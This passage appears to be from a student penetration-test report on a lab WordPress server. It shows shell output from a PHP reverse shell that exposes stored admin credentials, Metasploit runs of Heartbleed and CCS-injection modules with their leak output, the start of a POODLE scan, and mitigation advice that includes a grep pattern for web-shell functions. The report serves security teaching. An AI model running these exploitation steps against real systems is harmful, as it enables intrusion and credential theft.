#This will disable the update notification.
define('WP_CORE_UPDATE', false);

$table_prefix  = 'wp_';
$server = DB_HOST;
$loginsql = DB_USER;
$passsql = DB_PASSWORD;
$base = DB_NAME;
$upload_path = "/srv/www/wp-uploads/172.16.221.237";
$upload_url_path = "http://172.16.221.237/wp-uploads";
?>
```

```
www-data@CS642-VirtualBox:/home/user/Desktop$ cat Untitled\ Document\ 1
cat Untitled\ Document\ 1
wordpress username: admin
wordpress password: ubuntu99
```

```
www-data@CS642-VirtualBox:/usr/share/wordpress$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:15:5d:00:04:14 brd ff:ff:ff:ff:ff:ff
    inet 172.16.221.237/24 brd 172.16.221.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:414/64 scope link
       valid_lft forever preferred_lft forever
```

The PHP reverse shell relied on the admin functionality, which if it hadn't been accessed, this would not have been possible. However, for this there are further methods that can be used to prevent malicious code being sent to the server. One of these methods is not trusting user input. This could involve using filtration code to analyse file uploads to ensure no malicious code is being executed, based on file extensions. The biggest vulnerability on a web server is not trusting user's input as this can lead to instances where attackers are able craft special inputs to either steal sensitive information from the web server or upload dangerous code that can be used to access the web server's information. In the setup of this PHP reverse shell, there seemed to be no sanitization of the file that was being uploaded to show malicious input. Therefore, it is important to sanitise input. There is also PHP functions such as exec(), shell_exec(), passthru(), system(), show_source(), proc_open(), pcntl_exec(), eval() and assert() functions that should be turned off within the php code as this could allow an attacker to upload a php reverse shell. In concept, the PHP reverse shell could also be uploaded as a plugin so to ensure that this does not happen, since most vulnerabilities associated with WordPress are with plugins, make sure that any plugins that are installed are favourable and up to date. WordPress also has some functions to check file extensions on uploads. For example, wp_check_filetype(). In addition, the getimagesize() can also be used to determine if the image uploaded is valid by reading header information of the to be uploaded file. The function will fail if the upload is an invalid image.

Moreover, to detect PHP reverse shells there are a number of methods. Server and error logs can be filtered for common keywords that are coded within web shells. Filenames or parameters names can be filtered, which would allow the detection of these. Grep is a popular command which can be piped with other commands such as 'find' and 'cat' to read and filter files for certain strings and characters, such as URLs. The root within the filesystem could also be searched for common strings such as 'eval' and 'shell'. An example would be:

'grep -RPn "(passthru|exec|eval|shell_exec|assert|str_rot13|system|phpinfo|base64_decode|chmod|mkdir|fopen|fclose|readfile) *\("'

Searches can also be extended to included long strings. PHP reverse shells can have long lines of code so this could be included alongside a php file extension term to narrow searches for php files that have long lines of code. In addition, searches could also include files that were modified recently and any php files that were changed recently, but also any other file change should be searched as well. Netstat can also be used to monitor network connections under the command line. For a full list of the usage of these examples, this can be seen from '*https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/*'. These checks should be done on a daily basis to detect them.


A file that was noticed using the PHP reverse shell was a file stored on '/home/user/Desktop', which was used to show information about the WordPress database. This included a username and a password. Files that are sensitive of this nature should not be stored on a user's home directory, especially credentials. Even if the password was strong, this would not have protected anything as this would have allowed an attacker to access the WordPress database and exploit the system further. Therefore, it is important not to store sensitive data on the Desktop, even under a filename of 'Untitled Document 1'.


SSL-Heartbleed


Detected during the vulnerability scan, this vulnerability (CVE-2014-0160) allows for the leak of memory contents from traffic passing from the server to the client, and vice versa. It is found within the OpenSSL cryptographic software library and allows information protected by this encryption to be stolen. This is within the HTTP over SSL protocol, which is designed to encrypt traffic passing from a client to the server and server to the client. It is easy to exploit and once it has been exploited successfully it can leak data regarding usernames, passwords, encryption keys and other information such as files and file directories that would not possible in a usual situation. To perform this exploit, there was a Metasploit module that allowed this. Every time the exploit was performed, it revealed


random data every time, so performing the same process may not yield the same results. Under Kali, the command ‘msfconsole’ was used to start Metasploit. The exploit was specified using the /scanner/ssl/openssl_heartbleed’ exploit. From there, the remote host was specified and other options such as verbose was set to true, allowing for the contents of that memory dump to be seen:


Figure 2-8 SSL-Heartbleed Vulnerability Exploitation





[*] 172.16.221.237:443 - Leaking heartbeat response #1
[*] 172.16.221.237:443 - Sending Client Hello ...
[*] 172.16.221.237:443 - SSL record #1:
[*] 172.16.221.237:443 - Type: 22
[*] 172.16.221.237:443 - Version: 0×0301
[*] 172.16.221.237:443 - Length: 86
[*] 172.16.221.237:443 - Handshake #1:
[*] 172.16.221.237:443 - Length: 82
[*] 172.16.221.237:443 - Type: Server Hello (2)
[*] 172.16.221.237:443 - Server Hello Version: 0×0301
[*] 172.16.221.237:443 - Server Hello random data: 5fe8cf4a26adea8bffc565841d97ab194d77f3f1c2
629ee3b4fec0586a12b7fe
[*] 172.16.221.237:443 - Server Hello Session ID length: 32
[*] 172.16.221.237:443 - Server Hello Session ID: ce841f9a8e79936a582c5d0d1c1c03e96f0633443b
16f784eb5e10b15c5b4783
[*] 172.16.221.237:443 - SSL record #2:
[*] 172.16.221.237:443 - Type: 22
[*] 172.16.221.237:443 - Version: 0×0301
[*] 172.16.221.237:443 - Length: 684
[*] 172.16.221.237:443 - Handshake #1:
[*] 172.16.221.237:443 - Length: 680
[*] 172.16.221.237:443 - Type: Certificate Data (11)
[*] 172.16.221.237:443 - Certificates length: 677
[*] 172.16.221.237:443 - Data length: 680
[*] 172.16.221.237:443 - Certificate #1:
[*] 172.16.221.237:443 - Certificate #1: Length: 674
[*] 172.16.221.237:443 - Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X
509::Name CN=ubuntu>, issuer=#<OpenSSL::X509::Name CN=ubuntu>, serial=#<OpenSSL::BN:0×000055c7137215e8>, not_befor
e=2014-04-29 04:28:50 UTC, not_after=2024-04-26 04:28:50 UTC>
[*] 172.16.221.237:443 - SSL record #3:
[*] 172.16.221.237:443 - Type: 22
[*] 172.16.221.237:443 - Version: 0×0301
[*] 172.16.221.237:443 - Length: 331
[*] 172.16.221.237:443 - Handshake #1:
[*] 172.16.221.237:443 - Length: 327
[*] 172.16.221.237:443 - Type: Server Key Exchange (12)
[*] 172.16.221.237:443 - SSL record #4:
[*] 172.16.221.237:443 - Type: 22
[*] 172.16.221.237:443 - Version: 0×0301
[*] 172.16.221.237:443 - Length: 4
[*] 172.16.221.237:443 - Handshake #1:
[*] 172.16.221.237:443 - Length: 0
[*] 172.16.221.237:443 - Type: Server Hello Done (14)
[*] 172.16.221.237:443 - Sending Heartbeat ...
[*] 172.16.221.237:443 - Heartbeat response, 65535 bytes
[+] 172.16.221.237:443 - Heartbeat response with leak, 65535 bytes


[*] 172.16.221.237:443 - Printable info leaked:
repeated 8692 times
repeated 6
796 times
repeated 16122 times
repeated 15005 times
repeated 160 times
repeated 3835 t
imes
repeated 2299 times
repeated 232 times



repeated 188 times
[*] 172.16.221.237:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed





As it can be seen above, it was possible to extract the memory contents of the web server's memory. No username or password information was found, although it was possible to gain information about the web server's directory. As mentioned, running the exploit over and over would reveal different results every time. An example of directory information found from this exploit included *'/wordpress/wp-includes/'*, which when browsed to reveal the following:

Figure 2-9 Directory Information from the Results of the SSL-Heartbleed Exploit



To patch this vulnerability, it is recommended to update to a more up to date version of the OpenSSL library that is hosting the HTTPS service. This version would be no later than 1.0.1g. It is also recommended that because of the breach of information caused by this vulnerability that any users that would have accessed this website to change their passwords. The vulnerable versions of OpenSSL included 1.0.1, so it would be wise to update immediately.

CCS Injection

CCS Injection, otherwise known as CVE-2014-0224, was a vulnerability that was found during the NMAP scan on the server. This is another vulnerability that concerned the OpenSSL cryptographic library which would allow malicious intermediate nodes to intercept encrypted data and decrypt them while forcing SSL client to use weak keys which are exposed to the malicious attacker. They could then use this to eavesdrop on communications, exposing sensitive information between the client and the server. Within Metasploit, there was a module used that confirmed that this vulnerability was indeed present within the system, under *'scanner/ssl/openssl_ccs'*:

Figure 2-10 CCS Injection Scan

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > use auxiliary/scanner/ssl/openssl_css
[-] No results from search
[-] Failed to load module: auxiliary/scanner/ssl/openssl_css
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > use auxiliary/scanner/ssl/openssl_ccs
msf5 auxiliary(scanner/ssl/openssl_ccs) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------


msf5 auxiliary(scanner/ssl/openssl_ccs) > show options

Module options (auxiliary/scanner/ssl/openssl_ccs):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RESPONSE_TIMEOUT  10              yes       Number of seconds to wait for a server response
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with synt
ax 'file:<path>'
   RPORT            443              yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)
   TLS_VERSION      1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

msf5 auxiliary(scanner/ssl/openssl_ccs) > set rhost 172.16.221.237
rhost => 172.16.221.237
msf5 auxiliary(scanner/ssl/openssl_ccs) >
```

```
msf5 auxiliary(scanner/ssl/openssl_ccs) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssl/openssl_ccs) > run

[*] 172.16.221.237:443    - Sending Client Hello ...
[*] 172.16.221.237:443    - Sending CCS ...
[+] 172.16.221.237:443    - No alert after invalid CCS message, probably vulnerable
[*] 172.16.221.237:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_ccs) >
```

This confirmed that the server suffered from this vulnerability. To fix this vulnerability OpenSSL clients and servers should update their OpenSSL software. For this, users should update their Ubuntu system to the recent versions. The server will require at least an upgrade in its OpenSSL versions to either 1.0.1h, 1.0.0m or 0.9.8za as these versions are not affected.

SSL Poodle

The SSL Poodle (Padding Oracle On Downgraded Legacy Encryption) vulnerability concerns the security of the system and would allow an attacker to perform a MITM (Man-In-The-Middle) attack on communications between a client and a server, which would allow them to decrypt ciphertext using a padding oracle side-channel attack. This particular vulnerability affects SSL Version 3, not TLS (Transport Layer Security). To scan for this exploit, Metasploit was once again used. The scan for the exploit can be found in *'/auxiliary/scanner/http/ssl_version'*. The setup for this scan be seen here:

Figure 2-11 SSL Poodle Scan

```
msf5 auxiliary(scanner/ssl/openssl_ccs) > use auxiliary/scanner/http/ssl_version
msf5 auxiliary(scanner/http/ssl_version) > options

Module options (auxiliary/scanner/http/ssl_version):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT       443              yes       The target port (TCP)
